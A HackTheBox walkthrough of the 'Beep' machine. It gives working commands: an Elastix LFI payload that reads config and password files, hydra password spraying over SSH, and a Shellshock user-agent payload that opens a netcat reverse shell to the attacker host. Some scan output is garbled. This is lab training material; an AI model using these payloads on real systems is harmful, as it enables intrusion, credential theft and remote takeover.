

# ***HackTheBox : Beep***

so this is the walkthrough of tryhackme' s box named Beep , there are two ways to get into the box so , lets begin :



## ***Basic Enumeration***

so lets begin the enumeration phase and look for open ports and services using nmap :

so after seeing the results , there are several open ports :

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp         Postfix smtpd
|_ smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http         Apache httpd 2.2.3
|_ http-server-header: Apache/2.2.3 (CentOS)
|_ http-title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3?
|_ ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ sslv2: ERROR: Script execution failed (use -d to debug)
|_ tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ ssl-date: ERROR: Script execution failed (use -d to debug)
|_ tls-alpn: ERROR: Script execution failed (use -d to debug)
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2                111/tcp    rpcbind
|   100000  2                111/udp    rpcbind
|   100024  1                876/udp    status
|_  100024  1                879/tcp    status
143/tcp   open  imap         Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ tls-alpn: ERROR: Script execution failed (use -d to debug)
|_ imap-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ sslv2: ERROR: Script execution failed (use -d to debug)
|_ ssl-date: ERROR: Script execution failed (use -d to debug)
|_ tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
443/tcp   open  ssl/http     Apache httpd 2.2.3 ((CentOS))
|_ http-server-header: Apache/2.2.3 (CentOS)
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2017-04-07T08:22:08
|_ Not valid after: 2018-04-07T08:22:08

|_ /
993/tcp   open  imaps?      111/tcp    open  rpcbind      2 (RPC #100000)
|_ imap-capabilities: CAPABILITY ()
995/tcp   open  pop3s?      program version    port/proto  service
3306/tcp   open  mysql?      100000  2                111/tcp    rpcbind
|_ tls-alpn: ERROR: Script execution failed (use -d to debug)
|_ tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ mysql-info: ERROR: Script execution failed (use -d to debug)
|_ sslv2: ERROR: Script execution failed (use -d to debug)
|_ ssl-date: ERROR: Script execution failed (use -d to debug)
4445/tcp   open  upnotifyp?
10000/tcp open  http        MiniServ 1.570 (Webmin httpd)
|_ http-server-header: MiniServ/1.570
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=6/21%OT=22%CT=1%CU=42242%PV=Y%DS=2%DC=T%G=Y%TM=62B1E73
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=C8%GCD=1%ISR=CA%TI=Z%CI=Z%II=I%TS=A)SEQ(S
OS:P=C8%GCD=1%ISR=CB%TI=Z%CI=Z%TS=A)OPS(O1=M54BST11NW7%O2=M54BST11NW7%O3=M5
OS:4BNN11NW7%O4=M54BST11NW7%O5=M54BST11NW7%O6=M54BST11)WIN(W1=16A0%W2=16A0
OS:%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M54BNN7%C
OS:C=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=
OS:16A0%S=O%A=S+%F=AS%O=M54BST11NW7%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(
OS:R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com

Host script results:
|_ clock-skew: -1s

```

so there is an ssh service running on port 22 ,


then there are 3 web-servers running .

on port 80, 443 and port 10000.

in the next phase we will begin web-server enumeration that will lead to two very different ways of exploitation.

## ***Method 1 : Web-server [PORT-80,443]***

so lets look at what is there in the webserver :



so there is - Elastix that is an unified communications server software that brings together IP PBX, email, IM, faxing and collaboration functionality. It has a Web interface and includes capabilities such as a call center software with predictive dialing. [Wikipedia](#) .running on port 80 and 443 as port 80 automatically redirects as to port 443 .a

so lets run gobuster on this to discover hidden directories :

used -k for ignoring tls stuff on https \*

```

(root@kali)~[/home/kali]
# gobuster dir -u https://10.10.10.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 150 -k

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://10.10.10.7
[+] Method: GET
[+] Threads: 150
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s


2022/06/21 12:47:55 Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 310] [→ https://10.10.10.7/images/]
/help (Status: 301) [Size: 308] [→ https://10.10.10.7/help/]
/themes (Status: 301) [Size: 310] [→ https://10.10.10.7/themes/]
/modules (Status: 301) [Size: 311] [→ https://10.10.10.7/modules/]
/mail (Status: 301) [Size: 308] [→ https://10.10.10.7/mail/]
/admin (Status: 301) [Size: 309] [→ https://10.10.10.7/admin/]
/static (Status: 301) [Size: 310] [→ https://10.10.10.7/static/]
/lang (Status: 301) [Size: 308] [→ https://10.10.10.7/lang/]
/var (Status: 301) [Size: 307] [→ https://10.10.10.7/var/]
/panel (Status: 301) [Size: 309] [→ https://10.10.10.7/panel/]
/libs (Status: 301) [Size: 308] [→ https://10.10.10.7/libs/]
/recordings (Status: 301) [Size: 314] [→ https://10.10.10.7/recordings/]
/configs (Status: 301) [Size: 311] [→ https://10.10.10.7/configs/]

/vtigercrm (Status: 301) [Size: 313] [→ https://10.10.10.7/vtigercrm/]

```

lets look at admin page :



so it asks for a username and password and right, now we dont have any creds. so cancel it and after cancelling we got redirected to a page :

## Unauthorized

You are not authorized to access this page.

we are not logged in but we can now see the version of the software that is 2.8.1.4 that also for freepbx

used -k for ignoring tls stuff on https \*

lets look in searchsploit if we have a exploit for this elastix management software :

```
(root@kali)-[/home/kali]
# searchsploit elastix
```

Exploit Title	Path
Elastix - 'page' Cross-Site Scripting	php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion	php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection	php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection	php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution	php/webapps/18650.py

```
Shellcodes: No Results

(root@kali)-[/home/kali]
# searchsploit 37637
```

so there are several vulnerabilities , there is a local file inclusion vulnerability that is interesting ,

lets copy it in local directory :

```
(root@kali)-[/home/kali]
# searchsploit -m 37637
```

```
Exploit: Elastix 2.2.0 - 'graph.php' Local File Inclusion
URL: https://www.exploit-db.com/exploits/37637
Path: /usr/share/exploitdb/exploits/php/webapps/37637.pl
File Type: ASCII text

Copied to: /home/kali/37637.pl
```



lets read the exploit :

```
lets copy it in local directory:
#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action
use LWP::UserAgent;
print "\n Target: https://10.10.10.7 ";
chomp(my $target=10.10.10.7);
$dir="/vtigercrm";
$poc="current_language";
$etc="etc";
$jump="../../../../../../../../../../../../";
$test="amportal.conf%00";
```

here we can see the exploit shown as a comment .

so lets exploit this LFI using curl .

## ***Exploitation : LFI vulnerability***

```
(root@kali)-[/home/kali]
# curl 'https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action' -k
# This file is part of FreePBX.
```

curl this exploit to the webserver and we will get the configuration file of the software :

after reading through the file there is one credential that is being used several time :

```
# AMPMGRPASS: Password for AMP
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE

# AMPBIN: Location of the Free
```

```
#FOPRUN=true
FOPWEBROOT=/var/www/html/panel
#FOPPASSWORD=password
FOPPASSWORD=jEhdIekWmdjE

# FOPSORT=extension|lastname
# DEFAULT VALUE: extension
# FOP should sort extensions by Last Name

# This is the default admin name used to a
# Change this to whatever you want, don't
ARI_ADMIN_USERNAME=admin

# This is the default admin password to a
# Change this to a secure password.
ARI_ADMIN_PASSWORD=jEhdIekWmdjE

# AUTHTYPE=database|none
# Authentication type to use for web admin
# AMP admin credentials will be the AMPDBU
AUTHTYPE=database

# AMPADMINLOGO=filename
```

that is ' jEhdlekWmdjE'

now lets use the same payload to enumerate users : (by replacing the path to /etc/passwd in payload )

```
(root@kali)-[/home/kali]
# curl 'https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/passwd%00&module=Accounts&action' -k
```



results :

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
distcache:x:94:94:Distcache:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
pcap:x:77:77:/:/var/arpwatch:/sbin/nologin
ntp:x:38:38:/:etc/ntp:/sbin/nologin
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
dbus:x:81:81:System message bus:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
```

we are only interested in users that have bash access :

we can use grep to filter some stuff :

```
(root@kali)-[/home/kali]
# curl 'https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/passwd%00&module=Accounts&action' -k | grep "/bin/bas"
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
           Dload  Upload   Total   Spent    Left     Speed
100 1679 100 1679    0     0    675      0  0:00:02  0:00:02 --:--:--  675
root:x:0:0:root:/root:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
spamfilter:x:500:500:/:home/spamfilter:/bin/bash
fanis:x:501:501:/:home/fanis:/bin/bash
```

there are 6 users with bash access :

lets create a user file and filter the users with cut command :

```

(root@kali)-[/home/kali]
# cat userss.txt | cut -d ":" -f 1
root
mysql
cyrus
asterisk
spamfilter
fanis

(root@kali)-[/home/kali]
# cat userss.txt | cut -d ":" -f 1 > userfile.txt

```

lets use hydra now :

```

(root@kali)-[/home/kali]
# hydra 10.10.10.7 -L ./userfile.txt -p jEhdIekWmdjE ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-21 14:17:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
e
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:1), ~1 try per task
[DATA] attacking ssh://10.10.10.7:22/
[22][ssh] host: 10.10.10.7 login: root password: jEhdIekWmdjE
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-21 14:18:17

```

so there are the root credentials .

## ***Initial Foothold : SSH***

so now we have valid ssh credentials , lets login :

```
(root@kali)-[/home/kali/.ssh]
# ssh root@10.10.10.7
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1
(root@kali)-[/home/kali/.ssh]
```

so as soon as we login , this error may occur due to key method ,

fix :

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
```

```
(root@kali)-[/home/kali]
# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdg1pEJ0XXD5nFEjki/hI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.
root@10.10.10.7's password:
Last login: Tue Jun 21 20:09:01 2022 from 10.10.14.4
```

Welcome to Elastix

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
To access your Elastix System, using a separate workstation (PC/MAC/Linux)  
Open the Internet Browser using the following URL:  
<http://10.10.10.7>

```
[root@beep ~]# whoami
root
```


boom we got access that too , as root that states it has been pwned .  
lets look at method 2 which is also a hell lot easier.

## ***Method 2 : Webmin PORT [10000]***

so lets look at the website on port 10000:



so there is a webmin login page , i tried admin:admin as credential ,  
it failed but there was something new in url :



there is a session\_login.cgi , these cgi files can be vulnerable to  
shellshock , lets exploit that in next steps .

## ***Exploitation : Shell-Shock***

so we will use a netcat reverse shell to gain a shell on our kali machine.  
i used the pentest monkey , reverse shell cheatsheet for this payload

used below ,

setup your listener :

```
(kali㉿kali)-[~]  
$ nc -lnvp 9999  
listening on [any] 9999 ...
```

execute the payload :

```
(root㉿kali)-[/home/kali]  
# curl -H "user-agent: () { ;; }; echo; echo; /bin/bash -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.3 9999 >/tmp/f'" \   
https://10.10.10.7:10000/session_login.cgi -k  
<!doctype html public "-//W3C//DTD HTML 3.2 Final//EN">  
<html>  
<head>  
<link rel='stylesheet' type='text/css' href='/unauthenticated/style.css' />  
<script type='text/javascript' src='/unauthenticated/toggview.js'></script>  
<script>  
var rowsel = new Array();  
</script>  
<script type='text/javascript' src='/unauthenticated/sorttable.js'></script>  
<meta http-equiv="Content-Type" content="text/html; Charset=iso-8859-1">
```

adn boom we got a shell :

```
(kali㉿kali)-[~]  
$ nc -lnvp 9999  
listening on [any] 9999 ...  
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.7] 36412  
sh: no job control in this shell  
sh-3.2# whoami  
root  
sh-3.2#
```

that too a root shell so not privilege escalation is required

## Flags :

This is the flag section , user and root flags are shown below :

## ***User Flag :***

```
[root@beep home]# cd fanis
[root@beep fanis]# ls
user.txt
[root@beep fanis]# cat user.txt
1a8af004735698cd69a7977e023c25b7
[root@beep fanis]# exit
```

## ***Root Flag :***

```
[root@beep ~]# cat root.txt
a20b97a5a11f7cbcef246de774116ca1
[root@beep ~]# cd /home/
```